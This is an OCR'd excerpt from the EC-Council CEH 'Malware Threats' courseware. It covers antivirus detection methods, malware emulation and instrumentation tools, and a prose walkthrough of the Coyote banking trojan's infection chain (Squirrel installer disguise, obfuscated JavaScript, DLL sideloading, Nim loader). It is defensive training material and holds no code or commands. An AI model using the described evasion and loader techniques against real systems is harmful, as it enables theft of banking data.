


Figure 7.137: Screenshot of Wireshark

Some additional network monitoring tools are listed below:

- Colasoft Portable Network Analyzer (*https://www.colasoft.com*)
- OmniPeek (*https://www.liveaction.com*)
- Observer Analyzer (*https://www.viavisolutions.com*)
- PRTG Network Monitor (*https://www.paessler.com*)
- NetFlow Analyzer (*https://www.manageengine.com*)

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

59 Module 07 | Malware Threats

EC-Council CEH

Virus Detection Methods

Scanning	Once a virus is detected, it is possible **to write scanning programs** that look for signature string characteristics of the virus
Integrity Checking	Integrity checking products work by **reading the entire disk** and **recording integrity data** that act as a signature for the files and system sectors
Interception	The interceptor **monitors** the operating system **requests** that are written to the disk
Code Emulation	• In code emulation techniques, the **antivirus executes** the malicious code **inside a virtual machine** to **simulate** CPU and memory activities • These techniques are considered very effective in dealing with encrypted and polymorphic viruses if the virtual machine **mimics the real machine**
Heuristic Analysis	• Heuristic analysis can be **static** or **dynamic** • In static analysis, the **antivirus analyses the file format** and code structure to determine if the code is viral • In dynamic analysis, the **antivirus performs a code emulation** of the suspicious code to determine if the code is viral

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Virus Detection Methods

The rule of thumb for virus and worm detection is that if an email seems suspicious (i.e., if the user is not expecting an e-mail from the sender and does not know the sender), or if the email header contains something that a known sender would not usually say, the user must be careful about opening the email, as there might be a risk of virus infection.

hiden.ir

The best methods for virus detection are as follows:

- Scanning
- Integrity checking
- Interception
- Code Emulation
- Heuristic Analysis

Furthermore, a combination of these techniques can be more effective.

- **Scanning**

  A virus scanner is an essential software for detecting viruses. In the absence of a scanner, it is highly likely that the system will be attacked by a virus. Run antivirus tools continuously and update the scan engine and virus signature database on a regular basis. Antivirus software is of no use if it does not know what to look for. The scanning for virus detection is performed in the following ways:

  - Once a virus is detected in the wild, antivirus vendors across the globe identify its signature strings (characteristics).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- The vendors start writing scanning programs that look for the virus's signature strings.
- The resulting new scanners search memory files and system sectors for the signature strings of the new virus.
- The scanner declares the presence of the virus once it finds a match. Only known and predefined viruses can be detected.

Some critical aspects of virus scanning are as follows:

Virus writers often create many new viruses by altering existing ones. It may take only a short time to create a virus that appears new but which is actually just a modification of an existing virus. Attackers make these changes frequently to confuse scanners.

In addition, to enhance signature recognition, new scanners use detection techniques such as code analysis. Before investigating the code characteristics of a virus, the scanner examines the code at various locations in an executable file.

Some scanners set up a virtual computer in a machine's RAM and test the programs by executing them in this virtual space. This technique, called heuristic scanning, can also check and remove messages that might contain a computer virus or other unwanted content.

Advantages of scanners

- They can check programs before execution.
- They are the easiest way to check new software for known or malicious viruses.

Drawbacks of scanners

- Old scanners may be unreliable. With the rapid increase in new viruses, old scanners can quickly become obsolete. It is best to use the latest scanners available in the market.
- Because viruses are developed more rapidly compared to scanners for combating them, even new scanners are not equipped to handle every new challenge.

hide01.ir

- **Integrity Checking**
  - Integrity checking products perform their functions by reading and recording integrated data to develop a signature or baseline for those files and system sectors.
  - A disadvantage of a basic integrity checker is that it cannot differentiate file corruption caused by a bug from that caused by a virus.
  - There are some advanced integrity checkers available for analyzing and identifying the types of changes made by viruses.
  - Some integrity checkers combine antivirus techniques with integrity checking to create a hybrid tool. This simplifies the virus checking process.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Interception**
  - The primary objective of an interceptor is to deflect logic bombs and Trojans.
  - The interceptor controls requests to the OS for network access or actions that cause threats to programs. If it finds such a request, it pops up and asks if the user wants to allow the request to continue.
  - There is no reliable way to intercept direct branches to low-level code or direct instructions for input and output instructions by the virus.
  - Some viruses can disable the monitoring program itself.
- **Code Emulation**

  Using code emulation, antivirus software executes a virtual machine to mimic CPU and memory activities. Here, virus code is executed on the virtual machine instead of the real processor. Code emulation efficiently deals with encrypted and polymorphic viruses. After the emulator is run for a long time, the decrypted virus body eventually presents itself to a scanner for detection. It also detects metamorphic viruses (single or multiple encryptions). A drawback of code emulation is that it is too slow if the decryption loop is very long.
- **Heuristic Analysis**

  This method helps in detecting new or unknown viruses that are usually variants of an already existing virus family. Heuristic analysis can be static or dynamic. In static analysis, the antivirus tool analyzes the file format and code structure to determine if the code is viral. In dynamic analysis, the antivirus tool performs code emulation of the suspicious code to determine if the code is viral. The drawback of heuristic analysis is that it is prone to too many false positives (i.e., it tags benign code as viral); thus, a user might mistrust a positive test result and mistakenly assume a false alarm when a real attack occurs.

hide01.ir

Malware Code Emulation

Malware code emulation is a technique used to perform a static/dynamic malware analysis of suspected malware samples. It creates an isolated virtual environment to run a malware sample by mimicking its hardware and software requirements without interrupting its actual functionality. Unlike sandboxing, which involves an isolated environment containing a real operating system to run malware samples for behavior analysis, code emulation temporarily creates features such as processors, memory, hard disks, network devices, operating systems, antivirus, and system registries. Malware emulators provide more control over the execution of malware and can create breakpoints to pause execution, allowing the malware to bypass anti-malware techniques. They can emulate and run malware on multiple operating systems. Moreover, they require fewer resources than sandboxes and can operate on any host system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

You can use malware code emulator tools such as Kaspersky Lab emulator, Unicorn, QEMU, and SCEMU to perform static/dynamic malware analysis.

- **SCEMU**

  Source: *https://github.com*

  SCEMU is an x86 32/64-bit emulator designed to securely emulate malware. It features all dependencies and zero unsafe{} blocks. SCEMU can execute up to 2,000,000 instructions per second using the iced-x86 Rust Disassembler Library. Additionally, it includes known Metasploit payloads such as shellcodes and encoders. SCEMU visualizes the output in a colorized format and allows the user to pause execution at a specific moment to explore its state.




Figure 7.138: Screenshot of SCEMU emulator creating a breakpoint

Figure 7.139: Screenshot of SCEMU emulator memory dump on API loader

Some other malware code emulators are as follows:

- Unicorn (*https://www.unicorn-engine.org*)
- QEMU (*https://www.qemu.org*)
- Windows_Malware_Emulator (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Speakeasy (*https://github.com*)
- Kaspersky Lab emulator (*https://www.kaspersky.com*)

Malware Code Instrumentation

Malware code instrumentation is a technique used in cybersecurity to analyze and understand the behavior of malicious software by injecting additional code or instructions into specific points within binary code. These instructions allow the capture of important events or actions performed by malware during execution, such as logging function calls, tracking memory allocations, monitoring network communications, and recording file system interactions in real time. Furthermore, analysts can examine the collected data to understand their behavior, attack techniques, capabilities, and intent, and develop effective countermeasures to mitigate the threats posed by malware.

Malware code instrumentation is a challenging process owing to the complexity of analyzing and modifying binary code, and attacks may employ anti-analysis techniques to avoid detection and thwart instrumentation. Tools such as Frida and HawkEye can be used to perform code instrumentation.

- **HawkEye**

  Source: *https://github.com*

  HawkEye is a dynamic malware instrumentation tool based on the frida.re framework. This allows you to hook common functions to log malware activities and output the results in a good webpage report. HawkEye can run in two modes: spawn a malware sample in a new process given its path, and hook a running process given its PID.




Figure 7.140: Screenshot of HawkEye tool showing output in web page report

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Trojan Analysis: Coyote

Source: *https://securelist.com*

Attackers often strive for innovation or the creation of new malware components to explore opportunities to exploit and steal data from target systems or users. With similar motives, attackers created a deadly banking trojan known as "Coyote." The malware is embedded with sophisticated evasion tactics to bypass security measures and provide sensitive financial information to Internet banking users.




Figure 7.141: Illustration of Coyote working

Using the Delphi language or MSI installers is a common practice and widely used approach to develop malware for target infiltration. However, in the case of Coyote, attackers use a method distinct from the conventional path. Rather than following a typical installation through MSI, Coyote utilizes a relatively new tool, the squirrel installer, which is designed for the installation and updating of Windows desktop applications. Coyote also employs Nim, a versatile programming language that operates seamlessly across multiple platforms and serves as the primary loader for the infection process.

Coyote Malware Attack Phases

- **Stage 1: Initial Access**

  By exploiting the Squirrel installer, Coyote conceals its initial stage loader as a genuine NuGet updater package. If the user installs the system without validation, malware begins to operate on the target system. This makes Coyote identification more challenging, as it is masked as a genuine updater.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.142: Contents of Malicious Squirrel installer

- **Stage 2: Deployment and Infection**

Upon installation, the squirrel initiates the execution of a NodeJS application compiled with Electron. This application proceeds to run obfuscated JavaScript code (preload.js), designed primarily to duplicate all executables identified within a local directory labeled "temp" inside the user's *captures* folder within the Videos (media) directory. It then executes an application signed by the same directory. Malware can be loaded through the DLL side loading of a dependency associated with Chrome and OBS Studio executables. DLL sideloading occurs consistently within the library.

The infection chain begins with the utilization of Nim, a relatively new programming language, to load the final stage of the infection. The primary aim of an NIM loader is to unpack a .NET executable and subsequently execute it in memory by utilizing the Common Language Runtime (CLR). This indicates that the loader's sole intention is to load the executable and execute it using its own process.

Figure 7.143: Contents of Malicious Squirrel installer

The unpacked .NET executable can be seen in the following screenshot.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

